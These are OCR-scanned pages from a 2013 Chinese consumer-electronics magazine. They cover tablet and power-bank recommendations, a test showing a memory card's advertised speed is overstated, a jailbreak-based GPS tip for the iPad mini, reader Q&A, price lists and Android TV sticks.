市场越成熟，消费者对于体验的要求也越高，因此各大平板厂商一方面在追求配置的高档，一方面也在内部的应用体验上狠下工夫，有的厂商像亚马逊，不断优化自家的平板Fire OS操作系统，有的则内置各种新鲜有趣的应用，三星还为平板搭配了手写笔。当然微软走的更是一条与众不同的路线，虽然市场荆棘满布，但是尝试还是值得鼓励的，这也正是各大平板厂商着力想寻求变化的映照。

iPad不再是平板的代名词

据市场分析机构IDC预计，今年iPad的市场份额将由去年的51%下降至46%，而Android平板市场份额则将从去年的42%增至今年的49%。也就是说，自2010上市以来，iPad或许将迎来首个不敌Android平板的年份。消费者在选择高端平板上，除了iPad之外，的确还有更多的选择。一方面压力来自三星、索尼这样的占绝对优势的手机厂商，它们将在手机上成功的特性复制到平板上，比如索尼Xperia Tablet Z几乎就是L36h手机的大屏版，三防特性得到保留，最新的Galaxy Note10.1也基本延续了Note3的特性，平板和手机的界限再一次模糊。而且，在低端平板领域，一些平板厂商凭借联发科推出的低端四核芯片方案，不断推出可以打电话，且价格低廉，做工也不错的平板，也是在硬生生抢占iPad的市场份额，iPad也渐渐失去平板代名词的光环。

产品推荐

手写笔成就的豪气——三星Galaxy Note10.1最新版

参考价格：3400元((16GB WiFi)
土豪特点：双四核处理器、手写笔体验新颖
屏幕尺寸：10.1英寸
土豪指数：★★★★★

新推出的Galaxy Note10.1大胆引入皮质后壳，无论是视觉感受还是手感体验都超好，彻底做到了防滑和防指纹沾染的效果。

配置上，搭载自家的1.9GHz+1.3GHz双四核Exynos 5系处理器，在性能上绝对高端。另外该平板还配置2560x1600像素LCD高清屏，2GB内存，后置800万像素+前置200万像素摄像头，系统也是最新的Android4.3。和上一代平板相比，新的Note 10.1还增加了“浮窗指令”功能，只要轻点S Pen上的按钮，你需要的操作窗口就会瞬间出现，智能备忘录、随剪随贴、截屏编写以及搜索和随笔窗口都轻松搞定。

商务范的霸气——E人E本T7

参考价格：3888元
土豪特点：手触+笔写的双触控平台、内置办公系统
屏幕尺寸：8英寸
土豪指数：★★★★

T7搭载的仅是MSM 8630双核处理器，1GB内存和16GB存储空间，在配置上显得有些落伍。但是这款平板无论在做工、系统流畅性和附加功能上，都表现不错，十分适合商务人士。特别是升级到2.0固件后，一些细节问题也得到了解决。

作为E人E本最新的第七代产品，它配备了8英寸1024×768分辨率的高清OCA全贴合显示屏，同时支持独创原笔迹手写技术和触控输入，虽然没有在纸上书写那么流畅，但是已经没有生硬的感觉。T7最强大之处就是内置的办公软件系统和云同步功能，记事、写邮件、添加批注都十分容易，特别是对Word/Excel/PPT等文档有很好的支持，办公不再麻烦。

小众人士最爱的土豪——Surface2

参考价格：3288元(32GB)
土豪特点：四核配置、Cover键盘、Windows RT 8.1
屏幕尺寸：10.6英寸
土豪指数：★★★★

新推出的Surface2同样走的是差异化路线，坚持打造兼顾娱乐与工作的平板，实现苹果与谷歌平板所不能的功能，作为RT的升级版，Surface 2采用了NVIDIA Tegra 4四核芯片，拥有1080P ClearType显示屏，内置USB3.0接口，并采用两段式调节支架，运行Windows RT 8.1操作系统，有了不小的升级。

毫无疑问，在办公方面搭配可充电Power Cover键盘、全新的支架和内置的Office软件，Surface2具有很大的便利性和优势，轻松办公可代替笔记本，娱乐应用方面虽没有Android平板和iPad丰富，但是也有诸如《灵魂争霸》等可玩性高的游戏。只是和iPad一样的定位，注定让“怪兽土豪”成为特定人群的最爱。

书卷里的豪迈——亚马逊Kindle fire HDX


参考价格：1499元(16GB WiFi)
土豪特点：四核配置、新颖服务、适合阅读
屏幕尺寸：7英寸
土豪指数：★★★★

Kindle Fire HDX相对于前代产品而言，在外观上进行了重新设计，机身看起来更加硬朗。配置上，7英寸版本的分辨率为1920×1200，323 ppi让显示清晰。处理器上，它搭配顶级的2GHz高通Snapdragon 800处理器，无疑给游戏、视频等方面的体验带来了最强有力的保证，操作系统也是最新的Fire OS 3.0，界面更美观，提供更多的有关阅读方面的独家设计。

此外，亚马逊Kindle Fire HDX还有允许用户从网上下载视频，然后在离线状态下观看的Instant Prime视频服务，能让用户在使用平板观看电影时轻松获得电影相关信息的X-Ray服务。

黑名单

京东贩卖存诸卡 虚标速率



说到存储卡，由于在技术上几乎没有门槛，大家都是在拼成本，所以这几年市场竞争激烈。厂商为了推销自己的产品，往往会制造概念，围绕手机和平板电脑来宣传，有的寻求技术突破，试图打破速度瓶颈，而经销商为了多卖卡，向消费者推荐利润高的型号，往往耍起了嘴皮子上的功夫，想靠吹牛把消费者忽悠住。

小张两个多星期前在京东上买的这张金士顿TF卡，当时考虑要用手机拍视频，还会看高清电影，所以首选高速的，而这款性能等级达到Class10的卡，在标题显著位置提示数据传输速度达到30MB/s，着实吸引人。贵就贵点吧，为了速度快，值了。

然而在使用的过程中，他发现手机U盘模式下，从电脑里拖文件到存储卡上，传输速度并没有想象的快，一部500MB容量的电影，前后折腾了两分多钟。用软件测试，速度甚至连宣传中提到的30MB/s一半都达不到。

了解到这个情况后，我们也在京东上买了张一模一样的卡，通过了真伪验证。为了保证测试数据客观公正，使用英特尔Core i7-3770K处理器和英特尔Z77原厂主板作为平台，配合SSK飚王白金读卡器，其最快读取速度可达500MB/s。测试软件《ATTO Disk Benchmark》是一款磁盘基准测试软件，支持对稳定性/突发性传输速率进行读写测试。从结果来看，写入和读取速度分别为9MB/s和15MB/s，不仅仅和宣传中提到的30MB/s差距甚远，就连Class10等级标准都没有达到。

我们同时还对其他品牌性能等级达到Class10的TF卡进行了测试，从结果来看，写入速度基本都在10MB/s，而读取速度最高达到23MB/s。

究竟谁在撒谎？我们来到金士顿的网站，翻了半天，对于这一型号存储卡速度的介绍，仅仅提及最低数据传输速率为10MB/s，至于最高，只字未提。事情到现在终于弄清楚了，其实京东干这事也不是头一回，对这种夸大的宣传手法，我们表示非常不认同，完全是误导消费者，真是为了利益不顾一切。今后大家在京东购物的时候，也要多长一个心眼，既然在性能宣传上能作假，那么在别的地方也可以，别太信了。

责编 | 何庆　**美编** | 黄莹　**组版** | 况中银　**责校** | 杨军
投稿邮箱 |pcw-digital@vip.sina.com 2013.10.7

最有夫妻相的移动电源

■羊羊

移动电源，这个在许多人眼中和一块大容量电池没有什么区别的产品，在我们看来并没有那么简单。容量、循环充电次数、转换效率等参数都是影响到消费者是否最终购买的因素，要说最关键，还是设计。没错，消费者在挑选商品的时候存在一个“7秒钟定律”，也就是只需7秒钟就可以确定对这些商品是否感兴趣，之后才会在功能、质量等其他方面对商品有进一步的了解，但别忘了，移动电源既然是为移动产品服务的，它们有没有夫妻相，也是很关键的。

平板电脑：iPad mini
移动电源：EMIE 刀锋系列
售价：329 元
配对指数：★★★★☆

一般人很难想到，移动电源原来还能设计成这样。厚度仅有5.2mm，比 iPad mini 还要薄三分之一，大小类似 A5 纸张，容量却达到 8000mAh，可以给 iPad mini 这样的平板充电一次多，或者给 iPhone 手机充电 4 次。全铝镁合金外壳成就出色的质感和手感，最关键的是不沾指纹，拥有双 2.1A 输出接口，平板手机可以同时高效充电。之所以说它和 iPad mini是天生一对，是因为设计够巧妙，一侧小孔看似没有规律，其实刚好可以卡进活页夹的卡槽里，一边是移动电源，一边是平板电脑，带出门非常方便，而且颜色多，可以用蓝色、红色、黄色和白色的 iPad mini 搭配，都好看。

平板电脑：酷比魔方 U55GT
移动电源：酷比魔方 E16A
售价：189 元
配对指数：★★★★☆

但凡有血缘关系的产品，在设计风格上总是非常接近。酷比魔方 E16A 就是为平板电脑而生，电池容量竟然达到16000mAh，可以把 U55GT“喂饱”三次。机身由整块塑料包裹而成，和 U55GT 的外壳一样，采用了类金属磨砂处理，看上去更有质感。如果将它们放在一起，你会发现在很多细节的处理上有异曲同工之处，难道出自一个设计师之手？这款移动电源也是配有两个标准 USB 输出口，一个是 5V/1A 的输出规格，另一个是 5V/2.1A 的输出规格，实测转换效率在 70%上下，达到市场平均水平，卖 189 元也算是物超所值。

平板电脑：E 人 E 本 T7
移动电源：爱国者 A104
售价：148 元
配对指数：★★★★

E 人 E 本给人的感觉就是偏商务，虽然今年推出 T7 的时候，增加了白色款，但很难褪去这个标签。我们在给它选择配对的移动电源时，考虑更多的是设计风格，希望简练大气，同时有很好的触感，别因为这个拉开和平板的档次。最后入围的爱国者 A104 真的将简单做到极致，机身找不到任何花哨之处，采用全无缝成型工艺，防灰防尘，而且防滑耐磨，有黑白两种颜色可选。10400mAh 容量足够大，双接口更是考虑周到，对于不能换电池的 E 人 E 本来说，爱国者 A104 的存在能够让它在关键时刻死而复生，不掉链子。

手机：诺基亚 Lumia 625
移动电源：诺基亚 DC-18
售价：168 元
配对指数：★★★★★

说实话，给诺基亚手机找登对的移动电源还真不是一件容易的事情，虽然外壳色彩丰富，但过于艳丽，很难找到一模一样颜色的。说到底，还是亲生的好。看到 DC-18 的第一眼，就知道 Made by Nokia，色彩标示太过明显，拿在手上能明显感觉做工甩二三线品牌几条街。别抱怨设计太简单，其实仔细看，处处体现出人性化，例如智能电线，出门再也不用多带一根数据线了，插入即进行充电，收回即完成。如果诺基亚能够把容量做大一点，那这款移动电源就完美了，和 Lumia 系列绝配。

手机：三星 Galaxy Note 3
移动电源：胜创 KEBG-M04
配对指数：★★★★

三星虽然死性不改，坚持在 Galaxy Note 3 上使用塑料外壳，但突破性加入仿皮革纹理之后，档次顿时提升了一截，终于开窍。和它搭配的移动电源肯定也要在材质上有点特别，我们选中的是胜创 KEBG-M04，它采用了锌合金金属框架搭配碳纤维图案面板，让整个产品外观科技感十足，高贵大气，和 Galaxy Note 3 放在一起使用，契合度非常高。5000mAh 容量虽然不算大，但给电池充满一次绝对没问题，如此性能可完全满足消费者的全天候充电需求。

初学者之路视频网 - 在线电脑学习网站　VIP帐号：　VIP密码：　进入学院　注册会员　汇款方式
为打造互联网最棒的电脑视频教学网站平台，我们一直在
咨询qq: 281859726
908583339
视频学院　VIP解答　视频下载　赚钱开班　购买光盘　技术论坛
首 页　办公文秘　网站制作　网站开发　平面设计　三维建筑　网络管理　安全技术　语言开发　数据库　网赚专区　英语专区　VIP会员区
PhotoShopCS5从入门到精通班　PhotoShop CS3基础班　PhotoShop CS3进级班　PhotoShop CS3高级班　CorelDRAW X5全能班　Illustrator CS4班

电脑教程视频推荐网站：　　http://qq.cxzzL.com.cn
教程包括：办公文秘（全免费），网站制作，组装维修，黑客安全，服务器架设，Phtotoshop，cad，dreamweaver，数据库，语言班等一百多个专业。
教程通俗易懂，由浅入深，企业QQ在线解答各种问题
联系QQ：281859726　　　　欢迎朋友免费试学

责编 | 陈邓新 **美编** | 王妙婷 **组版** | 何雪松 **责校** | 杨志刚
2013.10.7 **投稿邮箱** | pcw-digital@vip.sina.com

高手技巧


WiFi版iPad mini变身导航仪

■羊羊

有人会说，iPad mini 在安装了地图应用之后，既可以定位，又可以导航，不就是导航仪嘛！要知道，只有 4G 版的 iPad mini 版内置了 GPS 模块，WiFi 版的不仅没有模块，而且还对蓝牙功能进行了诸多限制，也就是说即便你身边有独立的蓝牙 GPS 模块，也没办法将它和 iPad mini 进行连接。难道白白浪费这么一块 7.9 英寸大屏？办法总是靠人想出来的。

只要 iPad mini 越狱了，那就有办法。在 Cydia 中搜索蓝牙 GPS 连接软件——有人推荐 RoqyBT4，笔者感觉不好用，而 BTstack GPS 虽然是收费的，但操作更简单值得花费。安装 BTstack GPS 后，打开 BTstack GPS，点击“Find devices”，搜索蓝牙 GPS（配对密码为 0000）。

搜索卫星的速度和蓝牙 GPS 模块有关，淘宝上卖得比较好的是 HOLUX M-1000，如果你不介意二手，完全可以花一百块收个诺基亚或者摩托罗拉的 GPS 模块，做工好，上档次。室外的话，一般 1~2 分钟就能完成定位了，BTstack GPS 会在界面上显示搜索到的卫星数量，还有经纬度的，这时返回主界面，打开导航软件就 OK 了。



有了它，还改装什么车载影音系统呀，整个好一点的支架就行了。不过，该软件暂不兼容 iOS 7 系统。

电影品鉴

《大明劫》：江山倾覆人心难医

上映日期：2013 年 10 月

崇祯年间，内忧外患、瘟疫横行，为平息闯王李自成之乱，崇祯不得已起用戴罪之将孙传庭进击李自成部……故事借助历史事件展开，勾勒出一幅兵荒马乱、天灾连连的乱世画卷。在这兵戈四起、铁蹄铮铮的乱世，遭遇瘟疫的明军急需救治，一位江湖游医出现在了兵部右侍郎孙传庭的军营之中治病救人。然而，病易治江山已倾，两位主角渐渐醒悟，大明朝的腐朽已无药可救。

@ 电脑报小新：本片让人关注的是曾推出好评如潮的《万箭穿心》的王竞导演，如何炮制一部有着极强看点的古装战争片。这位导演极其擅长小成本状态下讲述动人心魄的现实故事，希望他能使这部电影能《投名状》那样，让人能够有所感悟。当然，同样值得关注的是老戏骨冯远征、戴立忍的精彩对戏。

10月25日 末日之战
大明劫
FALL OF MING

2012年最好的中国电影
11月16日
万箭穿心

《万箭穿心》：现实车轮碾过人心

上映日期：2012 年 11 月

在上世纪 90 年代大发展背景下，有多少人的命运发生了改变，有多少人在那个年代迷失。时代的洪流漫过华中平原、武汉三镇，将年近不惑的汉正街小贩李宝莉推向了被诅咒的命运之船。李宝莉刚住进新房，就迎来丈夫离世、儿子怨恨的打击，不知道欠了这个世界什么，她只能肩挑重担撑起一个家，整日拿着扁担穿梭于市场干起了出卖劳力的行当。一个小人物的一生就在生活的无奈之中慢慢消磨着……

@ 电脑报小新：很多国人就爱大制作的爆米花电影，总觉得生活不易不如轻松观影，然而两个多小时之后，又能得到什么呢？就为片刻的欢愉？没有思想的游魂，这就是当下中国电影票房的支柱。看看《万箭穿心》吧，为主人公的命运揪揪心吧，自省一下这个社会到底怎么了，你我他为什么会如此无助迷茫。

好书共赏

懂的人都不说的职场PPT密码

有一种 PPT，让你的领导和客户眼前大亮！它具备如下要素：结构合理，便于理解；版式简洁，落落大方；格式整齐，便于阅读；语言有力，画龙点睛。这本书专为职场人士准备，娓娓道来那些奇妙的 PPT 设计思路与方法，助职员提升职场 PPT 技能，提升工作效率，赢得领导的赏识、客户的信赖、同事的赞许。

@ 电脑报小新：介绍 PPT 的书籍有很多，大多侧重技术和创意，而本书更侧重灵感和客户感受，且语言轻松，容易上手。

懂的人都不说的
职场密码
PPT

致学弟学妹们的IT名企面试锦囊

《IT 行业求职指南：致学弟学妹们的 IT 名企面试锦囊》整理和汇总了各大 IT 企业最新面试题型的讲解，收集了一些应聘成功者的经验分享，且书中的求职引导可以为希望踏入 IT 名企的读者带来广阔的视野拓展。

@ 电脑报小新：这本书对想进入知名 IT 企业的应届毕业生很有参考价值，作者亲身经历各大 IT 顶尖公司的面试，总结了大量宝贵的经验，可以让后来者在求职的道路上少走弯路，这就足够了。

必答小子 **求助邮箱：**cpcwdigi@163.com

单反套机购纠结

田园清影：月底准备去庐山旅游，准备在走之前买个佳能 700D。看了不少攻略，大家都说 18~55mm 的套头不够用，最好添个 55~250mm 镜头，也有人说干脆买 18~135mm 大套机，我有点没主意了。

登山的话，由于受到环境限制，很难选到好机位，18~55mm 这枚套头仅有广角，想要拍摄远处风景，就显得力不从心了。55~250mm 这枚镜头我不推荐，一是光圈太小，边缘画质一般，二是在山上换镜头不方便，谁买谁后悔，不信去二手市场看看，卖多买少。我觉得你可以入手 18~135mm 镜头，焦段实用，携带轻便，对焦还算快，锐度也不错，非常适合作为旅游挂机头，完全满足日常拍摄。

iOS 7的 WiFi不稳定

空心：前几天凑热闹，把自己的 iPad 4 升级到 iOS 7，现在发现除了续航时间变短外，WiFi 信号不稳定，有时候甚至无法连接。求解决方案！

首先将你的 iOS 设备设置为飞行模式，接着选择“设置”→“通用”→“还原”→“还原网络设置”，还原完成之后，重启你的无线路由器。再关闭飞行模式，等待设备重新连接网络。这一套步骤执行完毕之后，WiFi 不稳定的现象有很大几率能得到解决。

Surface 2入手时机

yok：这些日子一直都在关注新一代 Surface 的发布，只可惜中国又一次不在首批次发售国家内。想请问必答小子，是等 Surface 2 行货上市，还是干脆买改版货？

从侧面了解到的情况，Surface 2 行货定价应该是 64GB 版 6588 元、128GB 版 7388 元、256GB 版 9688 元、512GB 版 13388 元，发售时间定在 11 月，而美国市场 Surface 2 的起售价为 899 美元，相当于人民币 5500 元左右，还是相当便宜的。我们估计本月底，改版 Surface 2 就会在国内市场露面，但价格肯定不会这么低，因为粥少僧多，入手的最佳时机是行货上市后一个月，水货价格才会回落到正常。

运动摄像机推荐

胡鑫 art：最近爱上骑自行车，看到国外视频网站上很多牛人弄了个摄像机架在车上，很酷。上网查了一下，看中 GoPro 的 HERO3 HD，但国内没有行货，怕坏了修不了。不知道有没有替代产品。

这种第一视角拍摄最近很流行，其实我也想买个来玩玩，就怕被说成异类。国内真正能够称得上运动摄像机的只有索尼 HDR-AS15。它重量轻，体积小，能够拍摄全高清视频，镜头拥有 170 度大视角，效果不比 GoPro 差，目前售价 1200 元。如果要固定在自行车上，还需要花 249 元另购专用车把支架。

本周聚焦：电视盒子

电视时常闪屏

故障：新版小米盒子 2 刚到手半个月，却经常出现闪屏。换过电视，但问题依旧，请问如何解决？

出现这种闪屏的情况，有三种可能。一种是小米盒子内自行安装的第三方软件，间歇性对系统运行造成了干扰，只要通过菜单，将系统复位即可解决。另一种可能是使用了劣质的 HDMI 线缆。为了降低成本，市面上销售的一些 HDMI 线缆只有 13 芯，甚至 11 芯，根本无法满足数据传输的要求，更换即可。当然，还有一种意外是接口接触不良造成的。另外要注意，HDMI 线缆经常对折、缠绕都有可能损坏线路的线芯或屏蔽层。

共享需要密码

故障：买了开博尔 C9 后，一直琢磨，通过网上邻居直接从里面电脑硬盘里共享电影的方式，但每次都提示要输入密码。

这和电脑端的设置有直接关系。首先进入计算机管理界面，在本地账户中，取消 guest 账户的禁用。其次设置共享文件夹，需要添加 everyone 账户，权限设为读入。接下来，只要在盒子上扫描网络，就能找到共享文件夹进入了。如果系统自带的管理器不好用，可以另外安装《ES 文件浏览器》。

责编 | 熊乐 **美编** | 王妙婷 **组版** | 向海蓉 **责校** | 杨志刚
投稿邮箱 | pcw-digital@vip.sina.com 2013.10.7

降价TOP榜

Gigastone无线存储充电宝

15%

最新售价：239元

产品卖点：2500mAh容量、移动电源、数据分享、无限扩充存储空间

探市析盘：无线存储充电产品这个概念推出有一段时间了，Gigastone也算是先行者，很好地解决了手机存储空间有限的问题，同时也为同质化越来越严重的移动电源产品打开了另外一扇窗。然而市场永远都有模仿者，随着同类产品的增多，价格开始走低，还想卖高价，消费者可不买账。

创新Airwave蓝牙音箱

13%

最新售价：599元

产品卖点：蓝牙连接、NFC、内置锂电池、内置麦克风

探市析盘：如今买音箱，肯定首选蓝牙音箱。一是携带方便，二是方便连接各种设备。就拿创新这款Airwave来说，技术含量很高，不仅支持近距离无线通信NFC，还能够语音通话，续航长达12个小时。时尚靓丽的外观，让它很有眼缘，只是之前较高的价格，让很多人选择观望。

TCL L50E5010A平板电视

10%

最新售价：3998元

产品卖点：50英寸、基于Android 4.0系统、多屏互动、网络点播、支持WiFi

探市析盘：这段时间智能电视很火，爱奇艺、小米、乐视网、联想等企业纷纷加入战团，推出智能电视开始了客厅争夺战，而且价格不断创出新低，欲先把对手搞垮，再跑马圈地。面对互联网行业的集体入侵，传统彩电企业积极应战，发挥制造成本优势，寻求简单的用户体验。

尼康COOLPIX AW110s数码相机

10%

最新售价：1899元

产品卖点：1605万像素、3英寸屏、5倍光学变焦、GPS、18米防水

探市析盘：面对相机市场的一片萧条，就算感动常在也没用，厂商必须展开自救。尼康选择从三防概念突围，这不，最近就推出了首款潜水无反相机AW1，而在此之前还推出了AW110s。比起市场其他三防相机，其配置更为专业，完全能够适应极端环境，跌破2000元只为提升性价比。

三星Galaxy Tab3 T310平板电脑

10%

最新售价：1700元

产品卖点：双核1.5GHz、8英寸屏、500万像素后置摄像头、Android 4.2

探市析盘：抛开品牌不谈，就Galaxy Tab3的配置来看，如果放在国内平板中，售价铁定只有三位数。三星一直都把低配高价当成理所当然，在手机市场这套可能行得通，但在平板市场，身边的对手没一个好惹，像刚刚露面的Nexus 7二代和亚马逊Kindle Fire HDX。不降价就卖不动。

市场风向标

平板电脑：洋品牌忙换代 国货力推3G平板

还在等苹果iPad新品吗？有消息称本月底会发布，涉及iPad 5和下一代iPad mini，前者的外形会有很大变化，后者是否会升级为视网膜屏是最大谜团，当然还有一个看点是颜色，难道又有土豪金?小伙伴们要激动了。

国产方面，诸多新品登场亮相。首先是风头正劲的蓝魔i9，搭载英特尔凌动Z2580处理器，配备少见的8.9英寸屏，电池容量达到7000mAh，卖1199元倒不算贵，就是缺货很严重。作为昂达的首款3G平板——V819 3G也正式开售，官方给出一个“超级优惠”价——899元，看来一场大战是不可避免了，下半年的热点就看3G平板了。此外，华硕还在电商渠道推出Memo Pad HD7活力版，相比之前的Memo Pad HD7，活力版只是把存储空间缩水为了8GB，摄像头变成了30万像素和200万像素的组合，对于体验的影响并不大，但价格却下滑到899元，性价比不错。

微单相机：新品接踵而至 WiFi翻屏成标配

也就一个月的时间，微单市场发生了很多变化。原本要来的没有等来，露面的却是意料之外的。还记得佳能EOS-M，一款上市以来就没得过宠的微单，原本计划在9月份发布新品，但从可靠来源收到消息，年内没戏了。尼康却抓住时机，推出全球首款潜水无反相机1 AW1，性能没有变化，只是相机各活动部位都进行了胶圈防水处理，具备15米防水和抗2米跌落的防护性能，内置电子罗盘、高度计、深度计等功能以及动作识别，方便用户在水下作业时使用，本月底就会上市，套机定在5000元以内，算是一次勇敢的突破。

此前，我们将索尼NEX-5R称为微单中的“性价比之王”，价格一路从3999元跌到3650元，原本以为会持续一段时间，没想到说停产就停产，索尼火速推出升级款NEX-5R，并定价4000元，相当合理。新款屏幕可以上翻180度，增加了WiFi功能，可以将照片无线传输到智能手机，对焦更准确迅速，机身还加入拨轮和Fn键，后市表现非常看好，和松下GF6之间会有一场恶战。

富士X-A1也是近期才露面，机身造型保留了X-M1的设定，但是提供更多的色彩选择，风格没有那么复古，更为时尚化，和X-M1最大的区别在于没有使用X-Trans传感器，但仍然拥有WiFi功能和翻转屏设定。其最大竞争力是价格，套机只要3900元，面向年轻用户群。X-M1则迎合专业人群，拥有亮骚的复古外形，成像好，对焦速度快，有千元的价差。

最后来说说松下。GF6上市之后，关注度一直都在上升，定价适中是关键，即便配备电动镜头，套机也不过3600元。老款GF5虽然便宜500元，但性能差一截，难怪不好卖了。

家庭影音：4K听起来很美

近期平板电视市场热点飘忽不定。没错，4K电视一经推出就被市场及消费者关注，厂商把它看成是新一轮的营销点，而消费者也期望在4K电视的普及过程中为自己带来更多的视觉享受，但4K电视昂贵的价格是其普及过程中最大的阻力，即便最近一段时间，多款机型降价很猛，像创维55E780U只要8999元，康佳LED50X9600更是从9999元直降至6988元，但仍然没有到消费者可以承受的上限，况且现有的播放设备以及片源，很难让4K电视为之所用。

纵观整个市场，国庆前后消费者关注的重点并不是智能电视，也不是3D电视，而是功能最普通、性价比最高的产品。40英寸仍然是主流，像索尼KLV-40R476A、三星UA40F5000ARXXR、LG 42LN5180等洋品牌都是抢手货，售价在3200元上下，国货的成交密集区在2700元左右。消费者对大尺寸电视的需求，从47英寸转移到50英寸，国产品牌在价格上优势突出，康佳LED50E510DE和创维50E6CRD都只要3999元，TCL新品L50E5010A也刚刚跌破4000元大关。

热机看板 更新日期：2013年10月6日

平板电脑	售价(元)	变化
微软 Surface Pro 128GB	5699	↓
三星 Galaxy Tab3 P5210	2199	↓
昂达 V975 四核	1099	→
酷比魔方 U55GT	999	↓
联想 乐 Pad A1020	899	→
五元素 ifive mini 3	899	→

单反相机	售价(元)	变化
佳能 6D 机身	9999	→
尼康 D600 机身	9800	↓
尼康 D7100 机身	7399	↓
佳能 70D 机身	7259	↓
佳能 700D 套机(18-135mm)	6159	→
尼康 D5200 套机(18-55mm)	4599	→

蓝牙音箱	售价(元)	变化
JBL 音乐万花筒 FLIP	898	→
漫步者 魔砖 M5	599	→
飞利浦 SBT11BLK	459	↓
艾利和 IBA50	449	↓
索爱 S-20	299	→
麦博 MD212	199	→

潮品PK MP3的变革

飞利浦SA4DOT02WN/93

■**价格：**219元

■**优点：**小巧时尚、快速充电

■**缺点：**找歌不方便

这是未来MP3播放器发展的方向之一。它小巧精致，时尚多彩，竟然将USB接口内置，摆脱线缆烦恼，一次充满续航可达6小时。虽然没有屏幕，但可以通过指示灯和提示音反馈播放器状态。

索尼NWZ-WH303

■**价格：**849元

■**优点：**一体设计、快速充电

■**缺点：**携带不方便

由于在MP3播放器和耳机方面都拥有丰富的制造经验，所以索尼推出合体产品并不让人意外。将它挂在颈部，可以产生个人环绕声场效果。戴在耳朵上，舒适性和隔音性都很好，提供两种增强音效。

菲菲：MP3并没有消失，只是有需求的消费者对产品的要求越来越高。厂商要有创新精神，不能一味求全，满足各种人群胃口，相反产品要有针对性，吸引小众，才能脱颖而出，生存下来。

兜兜：在运动概念之后，MP3开始走小而精、大而强的路线。

总 结

就这两款MP3来说，特点都非常鲜明。飞利浦SA4DOT02WN/93更适合上班族，追求的是便携，平时可以放在包里。索尼NWZ-WH303讲求的是效果，创新的三合一功能带来不同玩法，而在音质上，用户普遍评价中低音好，续航时间超长，适合年轻一族。

推送类安卓电视棒，抢滩登陆

■李剑锋

安卓盒子已经不算新生事物了，它依靠一个比U盘大不了多少的电视棒，插入电视的HDMI口后，就可以实现丰富的扩展功能，让电视机变得智能，并把手机、电脑上的内容推送到电视上。这样的安卓平台正在升温，谷歌的Chromecast引发轰动，在此之前，快播大屏幕就已经在国内推出，如今百度影棒、索尼Smart Stick也陆续登场，安卓电视棒，正在兴起新一轮角斗。

暗藏商家的跨界雄心

网络大腕谷歌、百度，家电大厂索尼，还有在播放器市场上风生水起的快播，都不约而同地推出安卓电视棒。可以说，在这些厂家中，只有索尼电视棒算是原有市场的拓展，而其余厂家则在跨界作业，这种情况，正说明如今的 IT 行业正向家电领域蔓延，把手机、电脑上的内容推送到电视上，实现三屏合一。这样的应用，不只是占领市场，获取利润那么简单，甚至可以说，它试图占领一个行业制高点，以促成完整的产业布局，从而占领客厅市场。电视的 IT 化，是催生电视棒的最大推手。

推送类电视棒，优缺点明显

接上电视机的方式简单，通过 HDMI 的连接，就可以让电视功能得到扩展，而平板、手机、电脑上的内容，可以通过 WiFi 轻松连接，共享内容。这样既方便，又不影响电视外观的解决方案，的确让人眼前一亮，更让电视，尤其是老电视焕发了新的活力，看上去，这些电视棒在电视市场是大有可为。不过，在老电视市场的应用中，电视棒也存在一定问题，即只能使用手机作为遥控器，而无法使用电视和普通机顶盒常用的红外线遥控器（棒子插在电视机后部，红外线被遮挡，无法接收到信号），而使用手机操作，对于年轻人来说毫无压力，但电视毕竟是家中的公共用品，使用手机控制的电视棒，让老人、孩子情何以堪。这样的现状，也让安卓棒子的应用面临一定的危机。

参考价格
35美元+
8美元
（每月）服务费

Chromecast

Chromecast，谷歌电视棒我们之前已经有所报道，它那小巧的外形，直插式灵活的连接，都让它具有改变电视形态的作用，而网络和手机推送功能，更让谷歌可以将“魔爪”伸向客厅，从而令家用设备形成完整的生态圈。尤其是在谷歌和苹果正面碰撞时，这样的产品，无疑会增强谷歌的实力。但其内置的视频点播应用少，尤其是在国内来说，指望着 Chromecast 内置丰富的国内视频应用，显然不太可能。这也让其难于成为国内普通用户的追求，但绝对是玩家折腾的最好对象。当谷歌电视棒在国内发布时，也许各种各样的越狱和应用技巧将大行其道，大家一起期待吧。

参考价格
398元

快播大屏幕

谁说国产无新意，其实，功能与 Chromecast 接近的快播大屏幕早在一年前就已经面世。当然，除了手机和网络推送之外，快播大屏幕也颇有国产特色，它还支持包括腾讯视频、搜狐视频、奇艺影视、PPTV 等目前市面上大部分主流的基于多屏互动的视频应用。但它会成为家中点播的盒子吗？我们觉得不会，毕竟，没有遥控器，已经注定了家中的老人和小孩无法顺利地使用它的点播功能了。当然，玩家喜欢，尤其是果粉。毕竟 Chromecast 暂时还没有苹果应用。而支持了苹果应用，这也让快播抢了部分苹果盒子的市场。而快播这样推动电视棒，显然是希望其播放器能顺利延伸到手机、数码端，为快播赢得未来。

参考价格
198元

百度影棒

收购爱奇艺，推出百度影棒，在未来，甚至可能推出百度电视，看来，百度要在客厅市场大展手脚，而百度影棒作为承启网络资源与电视平台的连接器，更有试探和开拓市场的作用，正是肩负这样的作用，百度明显是让百度影棒赔本赚吆喝，198 元的价格，让它还未上市，就在京东上获得了五万以上的预订数量，着实可观。而出色的，兼顾安卓和 iOS 系统的强大推送功能，更是让其有广阔的用户基础，当然，百度还有丰富的影音资源，爱奇艺、百度视频。其中有超过 35 万部电影、电视剧和海量动漫、综艺视频等内容。而且百度视频内容还随时更新，这样一来，就可以确保用户观看到最新的内容。资源丰富、价格便宜的棒子，会让百度迎来新的辉煌吗？

参考价格
1000元

索尼Bravia Smart Stick

从产品端来说，Bravia Smart Stick 还是很有新意的，尤其是它那触控遥控器，以无线电来发射遥控信号，可以对插在电视后部的电视棒进行遥控，这样，终于可以让全家人都享受电视新功能，智能电视棒还支持红外连接。用户还能够让自己的有线电视或卫星机顶盒连接通过其中。以这种方式连接时，用户将能够获得画中画功能，从而在全屏下浏览网页的同时还能够在小窗口当中播放视频内容。而对数码设备推送的支持，也让电视有了不少新功能。不过为什么只支持索尼的 Bravia 的电视呢？难道，索尼还认为自家的电视无可匹敌？这样的策略，实在不可取啊，希望索尼的封闭式帝国思想不会影响到这款电视棒吧，但可能吗？

音为所以

